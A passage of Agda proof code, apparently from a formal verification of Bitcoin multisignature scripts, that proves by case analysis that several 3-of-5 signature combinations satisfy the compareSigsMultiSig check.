lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | true | false | false
    with (isSigned     msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'18 msg₁ pbk1 pbk2
  pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | true | false | false | true = tt
lemmaHoareTripleStackGeAux'18 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
  x x₁ x₂ | true | true | false | true = tt
lemmaHoareTripleStackGeAux'18 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x x₁ x₂
  | true | true | true = tt


lemmaHoareTripleStackGeAux'19 : (msg : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  → True (isSigned      msg sig3 pbk5)
  →    True (isSigned      msg sig2 pbk4)
  →    True (isSigned      msg sig1 pbk1)
  → True (compareSigsMultiSig msg
    ( sig1 :: sig2 :: sig3 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ with         (isSigned msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'19 msg₁
```

```
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true with (isSigned          msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false with
    (isSigned    msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | true | false
    | false with (isSigned       msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false | false
  | true with     (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | false | true | true = tt
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true with (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false | true
  | false with   (isSigned          msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true | false | true = tt
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false | true
```

```
  | true = tt
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true
  with (isSigned  msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | true | true
    | false with (isSigned      msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | false
  | false with      (isSigned     msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true
  | false | false | true = tt
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | false | true = tt
lemmaHoareTripleStackGeAux'19 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | true = tt



lemmaHoareTripleStackGeAux'20 : (msg : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  → True (isSigned      msg sig3 pbk4)
  → True (isSigned      msg sig2 pbk3)
  → True (isSigned      msg sig1 pbk2)
  → True (compareSigsMultiSig msg
    ( sig1 :: sig2 :: sig3 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
```

```
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
    sig2 sig3 x x₁ x₂
    with (isSigned     msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂
    | false with (isSigned     msg₁ sig1 pbk2)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | false | true
    with      (isSigned msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | false | true
    | true with (isSigned  msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
    sig2 sig3 x x₁ x₂ | false
    | true | true | true = tt
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂
  | true with (isSigned msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false with (isSigned   msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'20 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
  x x₁ x₂ | true | false
  | true with (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'20 msg₁
```

```
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | true | true = tt
lemmaHoareTripleStackGeAux'20 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
  x x₁ x₂ | true | true
  with (isSigned  msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | true | false with (isSigned     msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'20 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | true | false | true = tt
lemmaHoareTripleStackGeAux'20 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | true | true = tt



lemmaHoareTripleStackGeAux'21 : (msg : Msg)
   (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
   → True (isSigned     msg sig3 pbk5)
   →   True (isSigned  msg sig2 pbk3)
   →   True (isSigned  msg sig1 pbk2)
   → True (compareSigsMultiSig msg
   ( sig1 :: sig2 :: sig3 :: [])
   (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ with
  (isSigned msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'21 msg₁
```

```
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false
  with (isSigned  msg₁ sig1 pbk2)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false
  | true with (isSigned msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | true with     (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | true | false with
  (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | true | false | true = tt
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false
  | true | true | true = tt
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  with         (isSigned msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false with (isSigned    msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'21 msg₁
```

```
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | true with
  (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | true
  | false with (isSigned    msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | true | false
  | true = tt
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | true | true = tt
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | true with (isSigned msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | true
  | false with (isSigned    msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | true
  | false | false with
  (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
```

```
  sig2 sig3 x x₁ x₂ | true
  | true | false | false
  | true = tt
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | true | false | true = tt
lemmaHoareTripleStackGeAux'21 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | true | true = tt



lemmaHoareTripleStackGeAux'22 : (msg : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  → True (isSigned      msg sig3 pbk5)
  →   True (isSigned      msg sig2 pbk4)
  →   True (isSigned      msg sig1 pbk2)
  → True (compareSigsMultiSig msg
    ( sig1 :: sig2 :: sig3 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ with
  (isSigned msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false
    with        (isSigned msg₁ sig1 pbk2)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  with (isSigned   msg₁ sig2 pbk3)
```

```
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | false with     (isSigned     msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | false | true with (isSigned      msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | false | true | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | true with (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true | true
  | false with (isSigned    msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | true | false | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | false | true
  | true | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  with (isSigned  msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'22 msg₁
```

```
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false with
  (isSigned msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false |
  false with (isSigned       msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false | false
  | true with     (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'22 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
  x x₁ x₂ | true | false | false
  | true | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | true
  with (isSigned   msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | false
  | true | false with
  (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true | false | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
    sig2 sig3 x x₁ x₂ | true
    | false | true | true = tt
```

```
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
    sig2 sig3 x x₁ x₂ | true
    | true with (isSigned  msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true | true
  | false with (isSigned   msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | false
  | false with     (isSigned   msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | true | false | false | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | false | true = tt
lemmaHoareTripleStackGeAux'22 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | true = tt


lemmaHoareTripleStackGeAux'23 : (msg : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  → True (isSigned      msg sig3 pbk5)
  →    True (isSigned      msg sig2 pbk4)
  →    True (isSigned      msg sig1 pbk3)
  → True (compareSigsMultiSig msg
    ( sig1 :: sig2 :: sig3 :: [])
    (pbk1 :: pbk2 :: pbk3 :: pbk4 :: pbk5 :: []))
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
```

```
  sig3 x x₁ x₂ with (isSigned      msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false with
  (isSigned msg₁ sig1 pbk2)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | false
    | false with (isSigned       msg₁ sig1 pbk3)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | false
  | true with (isSigned msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | false | true
  | true with (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | false
  | true | true | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  with (isSigned   msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
    sig3 x x₁ x₂ | false | true
  | false with (isSigned     msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | false | true with (isSigned       msg₁ sig3 pbk5)
```

```
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | false | true | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | true with (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true | true
  | false with (isSigned   msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | true | false | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | false | true
  | true | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true
  with (isSigned  msg₁ sig2 pbk2)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  with (isSigned  msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1
  sig2 sig3 x x₁ x₂ | true
  | false | false
  with (isSigned  msg₁ sig2 pbk4)
```

```
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true
  | false | false | true
  with       (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | false | true | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true with (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true | false with         (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true | false | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | false
  | true | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true
  | true with (isSigned msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true
  | false with (isSigned    msg₁ sig3 pbk4)
```

```
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true | false
  | false with (isSigned   msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true
  | false | false | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2
  sig3 x x₁ x₂ | true | true
  | false | true = tt
lemmaHoareTripleStackGeAux'23 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5
  sig1 sig2 sig3 x x₁ x₂
  | true | true | true = tt



lemmaHoareTripleStackGeAux'Comb3-5 : (msg₁ : Msg)
  (pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 : ℕ)
  →   True (compareSigsMultiSigAux
    msg₁ (sig2 :: sig3 :: [])
  ( pbk2 :: pbk3 :: pbk4 :: pbk5 :: []) sig1
  (isSigned msg₁ sig1 pbk1 ))
  →   ((True (isSigned   msg₁ sig1 pbk1)
  ∧ True (isSigned      msg₁ sig2 pbk2))
  ∧ True (isSigned      msg₁ sig3 pbk3)) ⊎
  ((True (isSigned      msg₁ sig1 pbk1)
  ∧ True (isSigned      msg₁ sig2 pbk2))
  ∧ True (isSigned      msg₁ sig3 pbk4)) ⊎
  ((True (isSigned      msg₁ sig1 pbk1)
  ∧ True (isSigned      msg₁ sig2 pbk2))
  ∧ True (isSigned      msg₁ sig3 pbk5)) ⊎
```

```
((True (isSigned      msg₁ sig1 pbk1)
∧ True (isSigned      msg₁ sig2 pbk3))
∧ True (isSigned      msg₁ sig3 pbk4)) ⊎
((True (isSigned      msg₁ sig1 pbk1)
∧ True (isSigned      msg₁ sig2 pbk3))
∧ True (isSigned      msg₁ sig3 pbk5)) ⊎
((True (isSigned      msg₁ sig1 pbk1)
∧ True (isSigned      msg₁ sig2 pbk4))
∧ True (isSigned      msg₁ sig3 pbk5)) ⊎
((True (isSigned      msg₁ sig1 pbk2)
∧ True (isSigned      msg₁ sig2 pbk3))
∧ True (isSigned      msg₁ sig3 pbk4)) ⊎
((True (isSigned      msg₁ sig1 pbk2)
∧ True (isSigned      msg₁ sig2 pbk3))
∧ True (isSigned      msg₁ sig3 pbk5)) ⊎
((True (isSigned      msg₁ sig1 pbk2)
∧ True (isSigned      msg₁ sig2 pbk4))
∧ True (isSigned      msg₁ sig3 pbk5)) ⊎
((True (isSigned      msg₁ sig1 pbk3)
∧ True (isSigned      msg₁ sig2 pbk4))
∧ True (isSigned      msg₁ sig3 pbk5))

lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
   with      (isSigned msg₁ sig1 pbk1)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
   | false with (isSigned      msg₁ sig1 pbk2)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
   | false | false with (isSigned      msg₁ sig1 pbk3)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
   | false | false | false
```

```
      with (isSigned     msg₁ sig1 pbk4)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | false | false | false
      with (isSigned     msg₁ sig1 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | false | false | false | false
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | false | false | false | true
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | false | false | true
      with       (isSigned msg₁ sig2 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | false | false | true | false
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | false | false | true | true
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | false | true
    with       (isSigned msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | false | true | false
      with (isSigned     msg₁ sig2 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | false | true | false | false
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
```

```
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | false | true | false | true
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | false | true | true
      with        (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | false | true | true | true
    = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (inj₂
    (inj₂ (inj₂ (inj₂ (conj (conj tt tt) tt)))))))))
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
  | false | true with (isSigned       msg₁ sig2 pbk3)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | true | false
      with        (isSigned msg₁ sig2 pbk4)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | true | false | false
      with (isSigned       msg₁ sig2 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | true | false | false | false
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | false | true | false | false | true
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | false | true | false | true
      with (isSigned       msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
```

```
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | false | true | false | true | true
      =     inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (inj₂
        (inj₂ (inj₂ (inj₁ (conj (conj tt tt) tt)))))))))
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | false | true | true
        with (isSigned     msg₁ sig3 pbk4)
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | false | true | true | false
        with (isSigned     msg₁ sig3 pbk5)
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | false | true | true | false | true
        = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (inj₂
          (inj₂ (inj₁ (conj (conj tt tt) tt))))))))
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | false | true | true | true
